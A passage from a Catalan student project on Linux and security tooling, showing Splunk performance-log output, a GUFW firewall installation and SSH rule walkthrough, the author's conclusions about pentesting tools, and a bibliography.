4	2021-12-19T23:02:49.000+01:00	Perfmon:CPU Load	Perfmon:CPU Load	12/19/2021 23:02:49.918 +0100 collection="CPU Load" object=Processor counter="% User Time" instance_Total Value=18.359600241829256
5	2021-12-19T23:02:49.000+01:00	Perfmon:CPU Load	Perfmon:CPU Load	12/19/2021 23:02:49.918 +0100 collection="CPU Load" object=Processor counter="% Processor Time" instance_Total Value=23.314596009570998
6	2021-12-19T23:02:40.000+01:00	Perfmon:Available Memory	Perfmon:Available Memory	12/19/2021 23:02:40.174 +0100 collection="Available Memory" object=Memory

Crear informes o taules sobre el rendiment perquè es mostrin a l'inici de l'aplicació.

The screenshot shows the search results interface with field statistics for the selected fields: `_time`, `source`, `sourcetype`, `# Value`, and `_raw`.

Field	Matched type	Mismatched type	Null or empty	Statistics
<code>_time</code>	100.00%	0.00%	0.00%	7281 Single value, 0 Multivalue, 4 Unique values
<code>source</code>	100.00%	0.00%	0.00%	7281 Single value, 0 Multivalue, 4 Unique values
<code>sourcetype</code>	100.00%	0.00%	0.00%	Perfmon:Network Interface (39.97%), Perfmon:CPU Load (39.97%), Perfmon:Available Memory (19.98%), Perfmon:Free Disk Space (0.08%)
<code># Value</code>	100.00%	0.00%	0.00%	7281 Single value, 4417323 Maximum, 008 Minimum, 7817054 Average, 49.53 Median, 70503.8 Mode, 156946 Standard deviation, 5431.2
<code>_raw</code>	100.00%	0.00%	0.00%	6 Max line count, 6 Average line count, 6 Min line count

GUFW Firewall

UFW (*Uncomplicated Firewall*) és una solució de tallafocs fàcil d'utilitzar ja que permet gestionar les regles iptables mitjançant una interfície gràfica.

Gestionar les regles iptables mitjançant la línia de comandes i editant arxius amb les comandes iptables-save i iptables-apply no és complicat si es coneix sobre regles iptables. Tanmateix, UFW facilita molt la feina ja que és més intuïtiu i visualment és més atractiu.

Instal·lació


Per instal·lar el GUFW Firewall s'han d'executar les següents comandes des del Terminal Linux:

```
apt update
apt install gufw -y
```

Exemple d'ús


En aquest exemple d'ús es mostrarà les principals característiques del Tallafoc i com crear algunes regles.

Un cop s'ha obert l'aplicació es veu l'estat de l'aplicació i quin perfil està utilitzant.




En aquest cas veiem que el Tallafooc està deshabilitat i que per defecte està utilitzant el perfil Home. Per defecte UFW incorpora els perfils home, office i públic on es poden crear regles independents per cada un d'aquests perfils, d'aquesta manera només modificant el perfil es poden aplicar unes regles o unes altres.

S'activa el Tallafooc i es manté el perfil per defecte *Home*.






A la captura de pantalla anterior es pot veure que el perfil *home* per defecte permet tot el tràfic de sortida i denega to el tràfic d'entrada. Per tant per cada connexió entrant, per exemple si l'equip actua com a servidor web o es volen admetre connexions SSH s'hauran de crear regles específiques.


Per crear una regla, s'ha de prémer sobre *Rules*, i seguidament, el símbol +.



A continuació es mostren uns exemples de com crear una regla que admet el tràfic pel port per defecte del SSH TCP 22 des del els opcions que l'aplicació presenta: *Preconfigured*, *Simple* i *Advanced*.



Un cop la regla està creada es pot visualitzar a la interfície principal del Tallafo



Finalment es prova la connexió mitjançant el protocol SSH.

```
jordi@BARL101274:/mnt/c/Program Files/Terminus$ ssh jordi@192.168.1.47
```

```
The authenticity of host '192.168.1.47 (192.168.1.47)' can't be established.
```

```
ECDSA key fingerprint is
```

```
SHA256:speL7v+VS5oZeeuWjE6ubW54rvqWWAnqvygk5ofk6W4.
```

```
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
```

```
Warning: Permanently added '192.168.1.47' (ECDSA) to the list of known hosts.
```

```
jordi@192.168.1.47's password:
```

```
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.11.0-41-generic x86_64)
```

```
Your Hardware Enablement Stack (HWE) is supported until April 2025.
```

```
*** System restart required ***
```

```
jordi@LX-B450M-S2H:~$
```

Conclusions

Al finalitzar el projecte s'han assolit els objectius que es van marcar d'inici.

Per una banda, en el primer bloc del projecte, s'ha analitzat i comprat les distribucions GNU Linux principals, s'ha personalitzat un d'elles, adaptant-la a les nostres necessitats.

D'altra banda, en el segon bloc del projecte, s'ha profunditzat en el camp de la seguretat informàtica on s'han testejat algunes de les eines i aplicacions més importants que utilitzen els hackers per prendre el control de dispositius i que alhora també son eines molt valuoses per defendre's d'aquests atacs.

Personalment feia molt de temps que volia provar algunes d'aquestes eines com Metasploit, Maltego i Zaproxy, cosa que el aquest projecte m'ha permès fer, m'ho he passat molt bé realitzant els tests de penetració i espero de cara al futur en l'àmbit laboral treure'n més partit i profunditzar més en aquest eines.

Respecte al Firewall estic una mica decebut ja esperava trobar una solució MFW que es pogués instal·lar a la distribució. Jo diàriament treballo amb iptables i és molt més potent que GFW, que seria una eina per una persona que comença en el món del tallafocs, no obstant he volgut incloure una eina intuïtiva i fàcil d'utilitzar.

En canvi l'eina Spunk (SIEM) no la coneixia i l'he trobat molt interessant, és tan potent que considero que no li tret tot el seu partit, espero que potser en l'àmbit laboral també li pugui treure més partit.

Globalment estic content amb el resultat final del treball simplement m'hagués agradat poder dedicar més temps a les aplicacions relacionades amb la seguretat que al temps dedicat a la creació de la distribució pròpia.

Bibliografia

Linux History

https://en.wikipedia.org/wiki/History_of_Linux

https://upload.wikimedia.org/wikipedia/commons/1/1b/Linux_Distribution_Timeline.svg

Data: 10/10/2021

Ubuntu

<https://en.wikipedia.org/wiki/Ubuntu>

<https://ubuntu.com/>

Data: 17/10/2021

Red Hat

<https://www.redhat.com/en>

https://en.wikipedia.org/wiki/Red_Hat

Data: 19/10/2021

SUSE

<https://www.suse.com/>

<https://en.wikipedia.org/wiki/SUSE>

Data: 19/10/2021

Arch Linux

<https://wiki.archlinux.org/>

<https://archlinux.org>

https://en.wikipedia.org/wiki/Arch_Linux

Data: 21/10/2021

Fedora

<https://getfedora.org/>

https://en.wikipedia.org/wiki/Fedora_Linux

Data: 21/10/2021

Gentoo

<https://www.gentoo.org/>

https://en.wikipedia.org/wiki/Gentoo_Linux

Data: 21/10/2021

Kali Linux

<https://www.kali.org/>

https://en.wikipedia.org/wiki/Kali_Linux

Data: 17/10/2021

Cubic

<https://www.linuxuprising.com/2018/07/how-to-customize-ubuntu-or-linux-mint.html>

Data: 24/10/2021

LFS

<https://www.linuxfromscratch.org/lfs/>

Data: 24/10/2021

Systemback

<https://ubunlog.com/en/systemback-instalar-ubuntu-1804-1810/>

Data: 24/10/2021

Nmap

<https://nmap.org/>

<https://securitytrails.com/blog/nmap-vulnerability-scan>

Data: 13/11/2021

Slowloris

[https://en.wikipedia.org/wiki/Slowloris_\(computer_security\)](https://en.wikipedia.org/wiki/Slowloris_(computer_security))

Data: 13/11/2021

Zaproxy

<https://www.zaproxy.org/getting-started/>

Data: 20/11/2021

Maltego

<https://www.maltego.com/>

<https://docs.maltego.com/support/solutions/articles/15000008704-installing-maltego#linux-0-1>

<https://www.youtube.com/watch?v=cBjQt2EPFUs>

<http://k-oox.blogspot.com/2016/04/maltego-primeros-pasos-recopilacion-de.html>

Data: 27/11/2021

Metasploit

<https://www.metasploit.com/>

<https://miteshshah.github.io/linux/kali/how-to-fix-metasploit-database-not-connected-or-cache-not-built/>

<https://github.com/rapid7/metasploitable3>

<http://k-oox.blogspot.com/2016/04/metasploit-primeros-pasos-exploits-y.html>

<https://www.youtube.com/watch?v=qmomhOe2NM0>

Data: 28/11/2021

Payload

[https://en.wikipedia.org/wiki/Payload_\(computing\)](https://en.wikipedia.org/wiki/Payload_(computing))

Data: 28/11/2021

Snowl

<https://snowl.io/>

https://www.youtube.com/watch?v=vkubi752JL0&ab_channel=SnowITeam

Data: 04/12/2021

Snort

<https://www.snort.org/>

<https://www.youtube.com/watch?v=fHkUNOVIAfo>

Data: 04/12/2021

OSSEC

<https://en.wikipedia.org/wiki/OSSEC>

<https://www.ossec.net/>

Data: 05/12/2021

Splunk

https://www.splunk.com/en_us/resources/videos/installing-splunk-enterprise-on-linux.html

https://www.youtube.com/watch?v=FG6JacQZLec&ab_channel=Splunk%26MachineLearning

<https://community.splunk.com/t5/All-Apps-and-Add-ons/Example-of-how-to-identify-server-errors/m-p/487811>

https://www.youtube.com/results?search_query=splunk+performance+monitoring

Data: 05/12/2021

NGFW

https://en.wikipedia.org/wiki/Next-generation_firewall

Data: 08/12/2021

DPI

https://en.wikipedia.org/wiki/Deep_packet_inspection

Data: 08/12/2021

Endian Firewall

<https://www.endian.com/community/>

Data: 08/12/2021

Vuurmuur Firewall

<https://www.vuurmuur.org/trac/wiki/Download>

Data: 08/12/2021